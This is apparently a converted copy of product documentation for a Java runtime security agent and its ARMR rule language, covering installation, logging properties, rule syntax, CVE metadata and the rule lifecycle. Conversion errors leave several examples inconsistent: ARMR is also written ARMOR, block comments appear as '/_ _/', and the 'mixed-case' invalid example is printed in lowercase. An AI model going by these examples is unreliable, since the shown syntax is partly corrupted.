OCEANIC_HOME=<path-to-agent-software>\agent
```

7. Set `JAVA_HOME` to the location where you install the Java Launcher Pack:
  - **On Windows:** Locate the `standalone.conf.bat` (usually in the `bin/` folder of

JBoss or WildFly), add the following line:

```
set JAVA_HOME=<absolute-path-to-agent-software>\launcher\<applicable-launcher>
```

- **On Linux:** Locate the `standalone.conf` (usually in the `bin/` folder of JBoss or WildFly), add the following line:

```
JAVA_HOME=/opt/oceanic/launcher/<applicable-launcher>
```

- **On Windows (JBoss 4.x or 5.x):** Open `run.conf.bat` (usually in the `bin/` folder), add:

```
set JAVA_HOME=<absolute-path-to-agent-software>\launcher\<applicable-launcher>
```

- **On Linux (JBoss 4.x or 5.x):** Open `run.conf` (usually in the `bin/` folder), add:

```
JAVA_HOME=/opt/oceanic/launcher/<applicable-launcher>
```

8. Set `oceanic.properties`:

- It is recommended that this is set via a command-line argument.
- The property file can use any name.
- If using the Proposed Directory Structure on Linux, add the following line to `standalone.conf` or `run.conf`:

```
JAVA_OPTS="$JAVA_OPTS -Doceanic.OceanicProperties=/opt/oceanic/conf_*/<name of property file>"
```

- On Windows, this can be set inside `standalone.conf.bat` or `run.conf.bat`, for example:

```
set JAVA_OPTS=%JAVA_OPTS% -Doceanic.OceanicProperties=<absolute-path-to-agent-software>\conf_*\<name of property file>
```

9. Start the application and verify the agent has been installed correctly.

# Logging Configuration

Please reference the Proposed Directory Structure document for proposed location of log configuration files

## Overview

Rimini Connect for Java allows the user to track down security events that occur when a security rule is triggered in the Java application. Each time a rule is triggered, an entry is written to the log file (unless logging has been turned off for that rule).

For example:

```
<13>1 2020-06-17T15:42:50.264+01:00 l-qa02 java 12190 - -  
CEF:0|ARMR:ARMR|ARMR|2.2|forced TLS on every connection|Execute Rule|Unknown|rt=Jun  
17 2020 15:42:50.263 +0100 dvchost=l-qa02 procid=12190 outcome=success act=protect  
msg=TLS connection upgraded dst=0 SocketInfo={"port":0,"upgraded":true,"Supported-  
Protocols":["SSLv2Hello, SSLv3, TLSv1, TLSv1.1, TLSv1.2"]}
```

In parallel with sending security log events to Elasticsearch, which are in turn consumed by the Portal, the Rimini Connect for Java also has the option of logging to other different locations:

- locally, to a log file or series of rolled-over log files;
- to a remote Syslog server using either UDP or TCP protocols.

## Setup Logging Format

1. Open the `<absolute path to the agent>/conf_*/oceanic.properties` file.
2. Add the following oceanic.properties and make an adjustment according to the real-world requirement.

## List of oceanic.properties for logging configuration

- `oceanic.log.mode`: **OPTIONAL PROPERTY** type of location for logging security events. Can be one of `local`, `remote` or `both`, indicating the location that the agent will choose to log.
  - The default value is `local`

- `oceanic.log.host`: MANDATORY PROPERTY WHEN when the `oceanic.log.mode` property is set to `remote` or `both`. The value should adhere to the following syntax:

`[tcp:]<ip_address|hostname>:<port>`

The default protocol is UDP. Please use the `tcp:` prefix to connect remotely via TCP protocol.

- `oceanic.log.DomainNameHost`: **OPTIONAL PROPERTY** specifies the fully qualified domain name (FQDN) for the hostname of host. The value can be either a hostname or an IP address.
  - When the provided hostname is not resolved, in other words, there's no DNS server to query on the network, the IP address of the selected interface will be used.
  - When the contacted domain name host is not available. The hostname from local configuration (`/etc/hostname`) will be used.
- `oceanic.log.file`: MANDATORY PROPERTY the security log file location. If this log file is not provided, security logging will be turned off.
  - The value for the security log file location may be an absolute or relative path.
  - If a relative path is used, it is relative to the location of where the property is defined. This is either the location of the `oceanic.properties` file, or the application startup folder if the property is defined as startup parameter.
  - For example either of the following values may be used to specify the log file :
    - `oceanic.log.file=/opt/aams/conf_1/security.log`
    - `oceanic.log.file=security.log`
- `oceanic.log.file.maxsize`: **OPTIONAL PROPERTY** specifies the maximum file size (with a margin of some KBs) of a security log file. This flag should not be defined when `oceanic.log.file.rotatedaily` is set to true.
  - The allowed formats of the flag `oceanic.log.file.maxsize` are as follows :
    - `<number>KB`
    - `<number>MB`
    - `<number>GB`
    - the default is bytes if KB/MB/GB extension is not present
  - The default value of this flag is 10MB. Soon after the file reaches the limit the security log file is truncated
- `oceanic.log.file.maxindex`: **OPTIONAL PROPERTY** defines the maximum number of backed-up security log files that will be created. For `N=3`, the following log files will be created: `events.log`, `events.log.1`, `events.log.2` and `events.log.3`. Files are written to in a round-robin fashion.

- The default value of this flag is 1, this means that a single backup file is created. When the log file size exceeds the limit, the backup file is removed, log file is moved to `<filename>.1` and a new log file is created.
- To disable rotation, set the value of this flag to 0
- `oceanic.log.file.rotatedaily`: **OPTIONAL PROPERTY** specifies if the log file is rotated every 24hours, values accepted are true or false.

## XML logging configuration

XML logging configuration has been removed. All logging configuration previously achieved by XML can be achieved using the above list of oceanic.properties.

Version: 2.8

# ARMR

The latest release of the Agent uses the ARMR v2 platform. The content below will introduce the ARMR platform and core concepts for understanding the ARMR syntax. Following this is a chapter on each specific rule with a detailed description, rule examples and log output examples.

Please consult Customer Success for the appropriate ARMR version to use when deploying the latest Agent.

# The ARMR 2 Platform

The ARMR 2 Platform is comprised of two parts: a Domain-Specific Language (DSL) designed to allow users to express application extensions and security controls, and a recompilation engine that interprets the ARMR DSL to apply the programmed extensions and security controls. Here are some of the common ARMR terms used throughout this document.

Term	Definition
ARMR	<b>A</b> utonomous <b>R</b> ule <b>M</b> anagement <b>R</b> untime.
ARMR DSL/ Language	The language used to program extensions and security controls.
ARMR Rule	One of many runtime types that can be programmed to apply enhancements or security controls for specific behaviors of the application (i.e. HTTP queries, SQL transactions, file-system operations, etc.)
ARMR Mod	A self-sufficient ARMR program comprising one or more ARMR rules. An ARMR rule is always a member of one, and only one, ARMR Mod.
ARMR Rules File	A plain-text file with an extension of .armr that contains one or more ARMR mods.
ARMR Engine	The runtime recompiler platform which interprets and executes ARMR Mods and the ARMR Rules therein.
Agent	A runtime Agent which supports the ARMR platform and can execute ARMR Mods.

The ARMR Language Specification defines the structure of the DSL itself and the reprogrammable behaviors of an application's runtime components, such as networking operations, HTTP transaction, SQL queries, and many others. These reprogrammable behaviors form the basis for ARMR Rules, which enable users to eloquently describe how they would like to apply behavior enhancements or enforce bespoke security policies for any desired target application.

As of the ARMR 2.X release - the ARMR Language Specification will ensure forward compatibility with future versions of the ARMR engine. The ARMR Language Specification may change over time, please consult latest documentation and Client Services for latest implementation details.

All of ARMR Agents are designed to attach to the underlying runtime at bootup. Late (dynamic) attachment of ARMR Agents is not presently supported. Once an ARMR Agent is attached to an underlying runtime, ARMR Mods can be loaded, reloaded, and unloaded dynamically at runtime without requiring the application or underlying runtime to be restarted.

# ARMR Language Syntax

The structure of the ARMOR language and syntax is loosely based on the YAML syntax. Users familiar with YAML and its syntax will be comfortable with programming ARMOR Mod. ARMOR Mods use a file extension of `.armr`. The content of the file is plain-text and can be written and viewed in any text editor.

The following is a high-level overview of what the ARMOR language syntax looks like.

```
app("Security Rules"):
  requires(version: ARMOR/2.7)

  http("An ARMOR HTTP Rule"):
    ...
  endhttp

  marshal("An ARMOR Marshal Rule"):
    ...
  endmarshal

  dns("An ARMOR DNS Rule"):
    ...
  enddns

  socket("An ARMOR Socket Rule"):
    ...
  endsocket

  filesystem("An ARMOR FileSystem Rule"):
    ...
  endfilesystem

  sql("An ARMOR SQL Rule"):
    ...
  endsql
```

```
library("An ARMR Library Rule"):
  ...
endlibrary

patch("An ARMR Patch Rule"):
  ...
endpatch

endapp
```

Studying the syntax at a high-level, we can see a pattern of block declarations, where each block has an opening declaration, and an ending declaration. Blocks can also take statements, which are child components of each block. Statements are used to describe configuration for the block.

## Block

All blocks must abide by the following rules,

- Blocks must have an opening and closing declaration.
- The opening declaration starts with the `<block-name>`.
- Followed by a **unique quoted string inside parenthesis** to name the block.
- Followed by a **colon**, which indicates to the ARMR engine that the block is open and should expect a closing declaration.
- Each proceeding line after a block is opened will be a statement of that block until it is closed.
- Each open block must be closed with the keyword `end<block-name>`.

### Block Example

```
http("An ARMR HTTP Rule"):
  ...
endhttp
```

## Statement

All statements must abide by the following rules,

- A statement is a declaration that is not open or closed.
- Statements do not have a colon after the parenthesis.
- All the configuration for the statement exists within the parenthesis.
- The configuration is made up of `key:value` pairs.
- Some `key:value` pairs may be optional. If optional, they can be omitted.
- If only one `key:value` pair is mandatory, for most cases it is not necessary to state the key, and just pass the value. Otherwise it is recommended to provide both the key and the value.
- Some values are `keywords`, and do not need to be quoted. It is only necessary to quote strings that are user defined, such as a file path or the name of a parameter in a HTTP request.
- The order of the `key:value` pairs is not strict and can be presented in any order.

### Statement Example

```
requires(version: ARMR/2.7)
```

## Types Of Values

Values can be any of these types,

- **keyword:** an unquoted string that has a defined meaning within the ARMR language.
- **string:** any sequence of characters surrounded by double quotes. eg: `"an example string"`.
- **integer:** an unquoted whole number without decimal point.
- **float:** an unquoted number with decimal point.
- **boolean:** an unquoted `true` or `false`. The value is not case-sensitive.
- **dictionary:** a collection of different `key:value` types separated by commas, and encapsulated within curly brackets. e.g. `{"personal data form", id: 32, name: "John"}`.
- **list:** a collection of values of the same type, separated by commas, and encapsulated within square brackets. e.g. `[2, 3, 32, 100]`.

- A **dictionary** and a **list** value can contain other dictionaries and lists inside them.

## Comments

It is possible to include comments in an ARMR file. There are two scenarios to mention,

- The hash symbol (also known as the pound symbol) `#` can be used throughout the entire ARMR File. This is used for commenting on a per-line basis. There is no block comment equivalent.
- When inside an `app` declaration, it is possible to use a double forward-slash `//` for a single line comment or the forward-slash with star `/* */` for block comments.

```
# This kind of comment
# can be used anywhere
# in an ARMR File.

app("Security Rules"):
  requires(version: "ARMR/2.0")

// This is a line comment
// and can be used within
// an ARMR App.
http("An ARMR HTTP Rule"):
  ...
endhttp

/_
  This is a block comment
  that can be used within
  an ARMR App.
_/

endapp
```

## Escape Character

Any character is legal as part of an ARMR string value, including double-quotes, as long as they are escaped. Escaping can be achieved by using the back-slash character `\`. A backslash literal should also be escaped with a backslash to distinguish it from an escape character. Not escaping backslashes `\` or double quotes `"` could lead to unexpected behavior.

Valid	Invalid
<code>"hello\\ world\""</code>	<code>"hello world\""</code>
	<code>"hello w"rld"</code>
	<code>"hello w\\"orld"</code>

The following ARMR Mod name is valid,

```
app("App name with \\ and \"):
endapp
```

The following ARMR Mod name is invalid,

```
app("App name ending slash\"):
endapp
```

## Windows Paths

The backslashes in Windows paths should be escaped. The following Windows path is valid,

```
process("Protect executable in a specific directory"):
execute("C:\\Windows\\*")
```

The following Windows path is invalid,

```
process("Protect executable in a specific directory"):
execute("C:\Windows\*")
```

## Formatting

Blocks do not need to be separated by new line characters, meaning that the entire contents of an ARMR file could be written on a single line. However, it is strongly recommended that users do not write rules in this fashion as this will make it extremely difficult to read.

```
app("Security Rules"):requires(version: ARMR/2.7)endapp
```

Blocks, components, and keywords must be declared in lowercase as the parser is case-sensitive. The following will not be allowed to load. Notice the malformed `ApP` and `EnDapp`.

```
app("Security Rules"):  
  requires (version: ARMR/2.7)  
  
endapp
```

# ARMR Mod

An ARMR Mod is a single **program** for an ARMR Engine. An ARMR Mod is a mandatory declaration that defines the atomic executable unit of one-or-more ARMR Rules. An ARMR Rule cannot exist outside of an ARMR Mod.

It is possible to define multiple ARMR Mods in a single `.armr` file if necessary. The example shown below is the complete declaration of an ARMR Mod named "`Security Rules`". The keyword `app` is used to declare an ARMR Mod, which takes a string that is used to identify this ARMR Mod with a unique name. The unique name is also used for all events recorded by the ARMR Engine in the event log file. Two ARMR Mods with the same name cannot be loaded at the same time. An ARMR Mod must implement the mandatory `requires()` statement and contain at least one ARMR Rule. An empty ARMR Mod with no rules, as shown in the **ARMR Mod Example**, is not valid.

## Requires

The `requires()` statement provides details about what is required for the ARMR Mod to run. It must be declared before any rules, otherwise the Mod will fail to load and an error will be logged in the CEF log. For now, the `requires()` statement only takes a single `key:value` pair that declares the minimum required ARMR language level to be supported by the agent for the ARMR App to run. Future versions of ARMR will support further overloading with additional requirements.

## Version

The `version()` directive allows an ARMR developer to declare precedence between multiple ARMR Mods of the same name. When an ARMR developer commits a newer version of a mod, any older versions of the same mod will be ignored by the agent when present in the same load cycle. The `version` declaration is optional, but if provided, it needs to be specified before any rule is declared. Its default value when not declared is `1`. In the case of multiple ARMR mods with the same name and different versions, only the mod with the highest `version` is committed to the agent.

`version` declaration is only supported since `ARMR/2.3`, inclusive.

Consider the following example:

```
app("Security Policy"):
  requires(version:"ARMR/2.3")
  version(2)
  // some ARMR Rules

endapp

app("Security Policy"):
  requires(version:"ARMR/2.3")
  version(3)
  // some ARMR Rules

endapp
```

In the above case, the ARMR mod with version **2** will be ignored and version **3** of the mod will be loaded instead. The following log message is generated for the mod with the lowest version:

```
in file "/tmp/example.armr": ARMR mod "Security Rules" overridden by mod with version "2"
```

In the case where two ARMR mods have the same **version**, then both mods will fail to load as they are in conflict about their name ID.

For every security event generated by a rule, the CEF extension **appVersion** indicates the version of its mod. See more details about CEF extensions later in the document.

## Metadata

Since version **2.6** of the ARMR language, a **metadata()** directive can be declared within ARMR mods or rules. This declaration is useful when there is important or detailed information about the ARMR mod or rule that the developer might want to ship with it. Considering the case of an ARMR **patch**, the metadata could contain information about the vulnerability's CVE or CWE, which software does it target, when was the **patch** created, what's the CVSS score of the vulnerability. All this data will then be parsed and modeled by the ARMR language and consumed by the Agents and the Portal, which can then interact with it programmatically through the ARMR API. This feature extends the bridge between ARMR mod developers and ARMR language consumers (systems that parse and interact with mods), making it possible for automatic ARMR mod integrations into these systems.

**metadata** declaration is only supported from **ARMR/2.6**, onwards.

The metadata statement is optional either at the ARMR mod or rule levels. In this section the focus will be at the mod level but this concept is similarly applied at the rule level. See [Arm Rule](#) section for how to declare it at the rule level.

Metadata declared at the mod level will be inherited by all rules within that mod.

The `metadata()` statement is declared as follows:

```
app("CVE-2021-2432"):
  requires(version: ARMR/2.6)
  metadata(
    cve: "CVE-2021-2432",
    cvss: {
      score: 3.7,
      version: 3.0,
      vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
    description: "The vulnerability allows a remote non-authenticated attacker
to
  perform service disruption. The vulnerability exists due to improper
input validation within the JNDI component in Java SE. A remote
non-authenticated attacker can exploit this vulnerability to perform
service disruption.")

  patch("JNDI component fix"):
    ...
  endpatch
endapp
```

It takes a comma separated list of key value pairs written in free-form text, as with any ARMR language component. Any of the ARMR primitive types can be used as values: string literals, constants, floats, integers, booleans, lists or nested key value pairs.

Duplicate keys within `metadata` will generate an error message resulting in the mod being invalidated.

There is a list of metadata keys which values will be strictly validated when an ARMR mod is parsed. The following table lists these keys and the enforced structure of their corresponding values:

Key	Description	Enforced value structure	ARMR language example cases
<code>cve</code>	CVE ID of the vulnerability	Any non empty string literal or a list of non empty string literals	

```
cve: "CVE-2020-4000"
cve: ["CVE-2020-4000", "CVE-2020-4001"]
```

|| `cwe` | CWE category of the vulnerability | Any non empty string literal or a list of non empty string literals |

```
cwe: "CWE-89"  
cwe: ["CWE-89", "CWE-564"]
```

|| **cvss** | CVSS score of the vulnerability | A list comprised of the following key value pairs:- key **score** where its value must be a float

- key **version** where its value must be a float
- key **vector** where its value must be a string literal |

```
cvss: {score: 10.0, version: 3.1, vector: "..."}
```

|| **description** | Text describing what the vulnerability or the mod or rule | Single string literal |

```
description: "The vulnerability allows a remote non-authenticated  
attacker to perform service disruption."
```

|| **affected-os** | Operating systems affected by the vulnerability | Any non empty string literal or a list of non empty string literals |

```
affected-os: "Windows"  
affected-os: ["Windows", "Linux"]
```

|| **affected-product-name** | Name of the product affected by the vulnerability | Single string literal |

```
affected-product-name: "Struts 2"
```

|| **affected-product-version** | Version of the product affected by the vulnerability | Single string literal or a list of ranges. A range is comprised of a key **range** and a value comprised of 2 key value pairs: **from** and **to**. Multiple ranges can be defined. If a single string is specified a single range will be interpreted internally with the same value for **from** and **to** key value pairs.

```
range: {from: "1.0.0", to: "1.0.0"}
```

|

```
affected-product-version: "2.5.27"
```

```
affected-product-version: {range: {from: "2.5.20", to: "2.5.27"}}
```

```
affected-product-version: {  
  range: {from: "2.5.20", to: "2.5.27"},  
  range: {from: "2.6.0", to: "2.6.8"}}}
```

|| `creation-time` | Time when the mod or rule was created | Single string literal |

```
creation-time: "Tue 02 Nov 2021 15:46:13 GMT"
```

|| `version` | Development version of the rule | Integer |

```
version: 2
```

|

None of the metadata keys above are mandatory, they can be added as required. Other keys not in the table above can be used by the ARMR developer. These are classified as non-standardized metadata and their values will not be validated in any way, so they can have any desired structure. The example below is valid:

```
app("2021 JULY CPU"):  
  requires(version: ARMR/2.6)  
  metadata(foo: "bar")  
  patch("JNDI component fix"):  
    ...  
  endpatch  
endapp
```

```
app("2021 JULY CPU"):  
  requires(version: ARMR/2.6)  
  metadata(complex: {foo: "bar"})  
  patch("JNDI component fix"):
```

```
...
endpatch
endapp
```

## Logging metadata

The metadata key `log` inside the `metadata` statement is reserved for giving any extra functional meaning to the metadata declared within its value. As an example:

```
app("CVE-2021-2432"):
  requires(version: ARMR/2.6)
  metadata(
    log: {
      cve: "CVE-2021-2432"
    },
    cvss: {
      score: 3.7,
      version: 3.0,
      vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L",
      description: "The vulnerability allows a remote non-authenticated attacker to
perform service disruption. The vulnerability exists due to improper
input validation within the JNDI component in Java SE. A remote
non-authenticated attacker can exploit this vulnerability to perform
service disruption."
    }
  )
  patch("JNDI component fix"):
    ...
  endpatch
endapp
```

In the above example `log` is not a metadata key but a keyword to tell ARMR consumers that this metadata should be logged in security events. As for the case of agents, a CEF extension will be logged in every event of every rule defined within the mod, since `metadata` is declared at the mod level:

```
CEF:0|ARMR:2021 JULY CPU|2021 JULY CPU|2.6|validate component|Load Rule|Low|rt=Feb
23 2022 17:39:02.844 +0000 appVersion=1 cve=["CVE-2021-2432"] dvchost=test-host
ruleType=patch procid=324782 securityFeature=patch outcome=success
```

The ARMR developer has two ways for marking metadata as loggable:

- Multiple `log` key value pairs, or
- Single `log` key value pair containing all the metadata to be logged.

```

app("CVE-2021-2432"):
  requires(version: ARMR/2.6)
  metadata(
    log: {
      cve: "CVE-2021-2432",
      description: "The vulnerability allows a remote non-authenticated attacker to
perform service disruption. The vulnerability exists due to improper
input validation within the JNDI component in Java SE. A remote
non-authenticated attacker can exploit this vulnerability to perform
service disruption."
    })

    patch("JNDI component fix"):
      ...
    endpatch

  endapp

```

```

app("CVE-2021-2432"):
  requires(version: ARMR/2.6)
  metadata(
    log: {
      cve: "CVE-2021-2432"
    },
    log: {
      description: "The vulnerability allows a remote non-authenticated attacker to
perform service disruption. The vulnerability exists due to improper
input validation within the JNDI component in Java SE. A remote
non-authenticated attacker can exploit this vulnerability to perform
service disruption."
    })
  )

    patch("JNDI component fix"):
      ...
    endpatch

  endapp

```

There is a set of security CEF extensions that are reserved to the Rimini Connect for Java agent and cannot be logged as part of CEF events. These extensions are: `agentName`, `ruleType`, `rt`, `dvchost`, `procid`, `nodeid`, `appVersion` and `securityFeature`. If any of the keys above are used as metadata and marked for logging, the agent will log a one-time only CEF event indicating the error and the extension will not be logged in any of the events.

The list of reserved extensions may grow in the future as and when any new extensions are introduced.

The same occurs in the case that metadata keys are marked for logging and duplicate any extension already present in a normal security event. The agent security logging data will always take precedence over metadata logged keys. A one-time only CEF event error will be logged in this case and the metadata key will be ignored from the CEF event.

## ARMR Language Level

As shown in the example, this ARMOR App requires a minimum ARMOR language level of `2.0` to be supported by the ARMOR agent. Both the `version` key and string value are required to be stated. The ARMOR language level version is based on **Semantic Versioning** format of `major.update`. Incrementing the `major` value represents new functionality that is backwards incompatible with the previous release. Incrementing the `update` value means new functionality has been added that does not break backwards compatibility. In the case of an `update`, agents that are in the same `major` version range, but have a lower update value, will simply ignore new functionality. If either the version string is invalid or the version is unsupported, the app will fail to load and an error message will be printed to the CEF log file.

## ARMR Mod Example

The following example shows a well formatted ARMOR Mod, so long as at least one ARMOR Rule is contained within the ARMOR Mod. Please consult the [ARMOR Rule](#) section for more information on available rule types.

---

|

```
app("Security Policy"):
  requires(version:"ARMOR/2.3")
  // some ARMOR Rules

endapp
```

|

In the example shown here, the `requires()` statement is missing.

---

|

```
app("Security Policy"):
endapp
```

|

The invalid ARMR Mod would generate an error messages in the security log file.

---

|

```
<unknown>: line 3: col 0: Invalid input: 'endapp' expecting: 'requires'
```

|

# ARMR Rule

The term ARM Rule is an umbrella term that includes all of the rules mentioned in the **ARMR Rules** section. Please see each rule type for a more detailed description. Each rule type has a unique set of statements to describe and configure the security control.

## ARMR Rule Parts

While each ARM Rule models a different aspect of a system, each rule shares a common set of requirements. Each ARM Rule operates on a set of **given** conditions that need to be configured so that if and **when** an `event` is triggered, **then** an `action` will be taken. This style of behavior is analogous to behavioral test-driven development of **given-when-then**. The documentation will describe how each part is configured.

```
rule("An ARM Rule"):
  given("various conditions")
  when("event occurs")
  then("take action")
endrule
```

Every ARM Rule is configured in a similar fashion, using these **Given, When, Then** states. Each rule will use these headings to describe how each specific rule needs to be configured.

## Given (Conditions)

Each ARM Rule will allow a user to specify a unique set of conditions (configuration options) that will help to specify the nature of the event or define parameters that need to be enforced should an event be triggered. The configuration of the conditions is specific to each ARM Rule. Please consult each rule to learn how to configure it correctly.

## When (Event)

The occurrence of an event is where an attack has been detected under the specified conditions, and an action will need to be taken. The configuration of the event is specific to each ARM Rule. Please consult each rule to learn how to configure it correctly.

If multiple ARMR rules exist for a given security feature, precedence is given to the ARMR rule with the more specific event condition, and this rule will be the one that triggers. For example, if a file path is specified as a condition in which the rule should trigger, then the ARMR rule with the most specific file path will take precedence.

## Then (Action)

ARMR rules will perform an action on the basis of an event being triggered. In such cases, an ARMR rule can be configured to take action in a number of ways. Some actions have higher priorities than others, which will override rules with lower priority actions. This makes it possible to chain rules together. For example, it is possible to have a broad rule with a lower priority action that denies all events, and then to have more specific rule with a higher priority action that will allow events under certain conditions.

After event condition specificity, action priority then determines rule precedence. Action priority from highest to lowest is: allow (where supported), protect, detect.

detect	Used for monitoring events that have been triggered. Since this action does not interfere with other actions, it will always run. A log entry will be made in the CEF log file.
allow	Used for allowing specific events to happen, overriding the events that are otherwise protected. A log entry will be made in the CEF log file.
protect	Used for specifying events to protect. The type of protection is dependent on the ARMR rule type. A log entry will be made in the CEF log file.
code	A user-specified block of code that will be run when the event has been triggered. No log entries are recorded on execution unless configured by the ARMR developer. In ARMR 2.0, code blocks are only supported in the ARMR Patch rule; in ARMR 3.0 and above, code blocks are supported in all rules.

The action statement may specify a log message. If a log message is specified then a log entry will be generated. The user can specify a custom message to be included in the log entry or, if the log message parameter is left blank, a default log entry is generated.

The log message parameter is mandatory for an action of `detect`, and is optional for an action of `allow` or `protect`. If the log message parameter is omitted then logging will be switched off.

For an action of `detect`, `allow` or `protect`, the action statement may specify a severity. If no severity value is provided then the default severity is set to `Unknown`. The user may specify the severity as an integer in the range of 0-10 inclusive (0 being least severe and 10 being most severe). The severity may also be specified as one of the following: `Low`, `Med`, `High` or `Very-High` (case insensitive).

# Metadata

As described in more detail in the [Armr Mod](#) section, it is possible to declare a `metadata()` statement since `ARMR/2.6`, which can be declared either at the mod or rule levels. This section describes the use case at the rule level.

All rule types support `metadata()` statements.

The behavior of the `metadata` at the rule level is to inherit all metadata key value pairs from its originating mod, if there is any, in the addition to those defined within the rule itself. Also, whatever key value pairs defined, that may already exist at the mod level, will be overridden by the metadata at the rule level, if they share the same keys. Considering the example when the mod contains part of a quarterly security update for Java:

```
app("2021 JULY CPU"):
  requires(version: ARMR/2.6)
  metadata(
    affected-os: any,
    affected-product-name: "Java SE",
    affected-product-version: {
      range: {from: "7u0", to: "7u301"}})

  patch("CVE-2021-2432 - JNDI component"):
    metadata(
      cve: "CVE-2021-2432",
      cvss: {
        score: 3.7,
        version: 3.0,
        vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
      description: "The vulnerability allows a remote non-authenticated at-
tacker to
er
form
service disruption. The vulnerability exists due to improper
input validation within the JNDI component in Java SE. A remote
non-authenticated attacker can exploit this vulnerability to per-
form
service disruption.",
      affected-product-version: {
        range: {from: "7u171", to: "7u301"}})
    ...
  endpatch
endapp
```

The `patch` above will inherit the following metadata key value pairs: `affected-os`, `affected-product-name` and `affected-product-version`; but will also contain the following additional ones: `cve`, `cvss` and `description`. As for the value of `affected-product-version`, since the rule overwrites its inherited value from the mod, it will now be:

```
affected-product-version: {
  range: {from: "7u171", to: "7u301"}}
```

## Logging metadata

Similarly to the [Armr Mod](#) section, the `log` key must be used whenever a metadata key value pair should be logged in security events. At the rule level, this means that every event for that rule will contain any key value pairs marked for logging. Equally with the case example above, `metadata` at the rule level takes precedence and it will override any behavior or value set out by the originating ARMR mod. So, if the metadata with key `affected-product-version` is marked for logging at the rule level, it will be logged in security events, thus, overwriting the value set out in the originating mod.

## Valid ARMR Example

This example shows how an ARMR Mod may be configured using the ARMR HTTP rule to detect requests to the endpoint `/webapp/index.jsp` which do not have an origin of `host1`, `host2`, or `host3:8080`. In this case, the **conditions** of this rule is predicated on a URI endpoint of `/webapp/index.jsp`. Any request that matches that endpoint are then checked for the CSRF same origin event, indicated by `csrf()` statement. The event needs to be configured as a same origin event using the `same-origin` keyword. In this case, the request must have the `origin` header that contains a host that matches one of the hosts specified in the rule. Should a request fail the parameters declared in the event, then an **action** will be taken. In this case, the `detect()` action will take place, alerting the user that an invalid request was detected.

```
app("Security Rules"):
  requires (version: "ARMR/2.0")

  http("Detect HTTP requests with invalid origin header"):
    request(paths: "/webapp/index.jsp")
    csrf(same-origin,
      options: {
        hosts: ["host1", "host2", "host3:8080"]})
    detect(message: "HTTP Same Origin validation failed", severity: 7)
  endhttp

endapp
```

## Invalid ARMR Example

Unrecognized but well-formatted rule declarations inside the app will be ignored by the parser. Consider the example below. The `foo` block will be ignored but the `http` rule will still be loaded. If an invalid ARMR Rule exists, an error message will be printed to the CEF log.

```

app("Security Rules"):
  requires (version: "ARMR/2.0")

  foo("a foo rule"):
  endfoo

  http("Deny HTTP requests with invalid origin header"):
    request(paths: "/webapp/index.jsp")
    csrf(same-origin,
      options: {
        hosts: ["host1", "host2", "host3:8080"]})
    detect(message: "HTTP Same Origin validation failed", severity: 7)
  endhttp

endapp

```

## ARMR Rule Life-Cycle

Every ARMR Rule transitions through a five-stage lifecycle inside the ARMR Engine.

Understanding this

lifecycle is important in order to understand the state of the rules inside the ARMR Engine. With the

exception of execute, each state of the rules lifecycle is shown in the CEF log. The following table describes each state.

<b>load</b>	The syntax of the ARMR rule is valid and the rule has been loaded into the ARMR Engine.
<b>link</b>	The ARMR rule has been compiled into the running application and is ready to begin executing on the next occurrence of the defined event.
<b>execute</b>	The ARMR rule has executed and the action of the rule has been applied. Each unique execution of the ARMR rule is a unique execute event. Execute events are not recorded in the CEF log file, although some ARMR Engine implementations may provide special configuration options to enable CEF logging of execute events.
<b>unlink</b>	The ARMR rule has been uncompiled from the running application and will no longer execute on future occurrences of the defined event.
<b>unload</b>	The ARMR rule has been unloaded from the ARMR Engine.
<b>reload</b>	Rule(s) will be reloaded by ARMR engine on detection of a change to rule content

Reloading of rules will only occur when the rule's configuration and desired behavior has changed such as log message and/or Java code, otherwise the rule will not be reloaded.

Only changed ARMR mods will be reloaded.

The output of the Security CEF log file will have the following format.

```
<14>1 2020-03-10T14:51:34.493Z localhost.localdomain java 52928 - - CEF:0|ARMR:2019
JULY CPU|2019 JULY CPU|2.3|CVE-2019-2769 :01|Link Rule|Low|outcome=success pro-
cid=52928 dvchost=localhost.localdomain rt=Mar 10 2020 14:51:34.493 +0000 appVer-
sion=1
<14>1 2020-03-10T14:51:34.493Z localhost.localdomain java 52928 - - CEF:0|ARMR:2019
JULY CPU|2019 JULY CPU|2.3|CVE-2019-2769 :01|Link Rule|Low|outcome=success pro-
cid=52928 dvchost=localhost.localdomain rt=Mar 10 2020 14:51:34.494 +0000 appVer-
sion=1
```

## Limiting ARMR rules to specific Operating Systems

Additionally, each ARMR rule can be restricted to run on specific operating systems. This is particularly useful for security protections that are OS-dependent (e.g. file reads and writes) and allows for large-scale deployments of whole policies with ARMR Mods that target different Operating Systems. It also notifies agents of whether the rule is applicable and should be applied to the OS that it is currently running on.

To enable the OS constraint, pass the OS name, or a comma-separated list of names, as an argument to the rule. Examples:

- `rule("my_rule", os: [windows]):`
- `rule("my_rule2", os: [linux, solaris]):`

The valid constants are:

- windows
- linux
- aix
- solaris
- any

When the ARMR Mod is loaded, if it does not satisfy the OS constraint, a log-entry such as the following will be produced:

```
<14>1 2020-07-10T11:12:06.213Z I-dev05 java 91730 - -  
CEF:0|ARMR:CVE-2019-2933|CVE-2019-2933|2.3|CVE-2019-2933 :04|Load Rule|Low|rt=Jul  
10 2020 11:12:06.213 +0100 dvchost=I-dev05 procid=91730 outcome=failure reason=rule  
is not applicable to the currently running operating system appVersion=1
```

# ARMR Rules and Compatibility Matrix

This section contains a detailed description of each ARMR rule type and how to configure it.

Below is a table outlining the compatibility of each ARMR version with the minimum supported Java Agent, .NET Agent and Portal versions.

ARMR	JAVA Agent	.NET Classic Agent	.NET Core Agent	Portal
2.8	23.1.0+	Not supported	Not supported	Not supported
2.7	23.0.0+	Not supported	Not supported	Supported
2.6	22.4.0+	Not supported	Not supported	Supported
2.5	22.3.0+, 22.0.3	Not supported	3.0.0	Supported
2.4	22.1.0+	Not supported	3.0.0	Supported
2.3	21.0.0+	Not supported	3.0.0	Supported
2.2	19.0.0+	4.2.0+	3.0.0	Supported

# ARMR DNS Rule

## Overview

The DNS security rule provides the ability to log and restrict DNS lookups performed by any application running on the Java Virtual Machine. By restricting DNS lookups to known and trusted domains, abuse of the DNS service can be prevented.

The DNS rule begins with a `dns` keyword and ends with an `enddns` keyword, it must contain the rule name as a parameter and this is an arbitrary string, hence it needs to be surrounded with double-quotes.

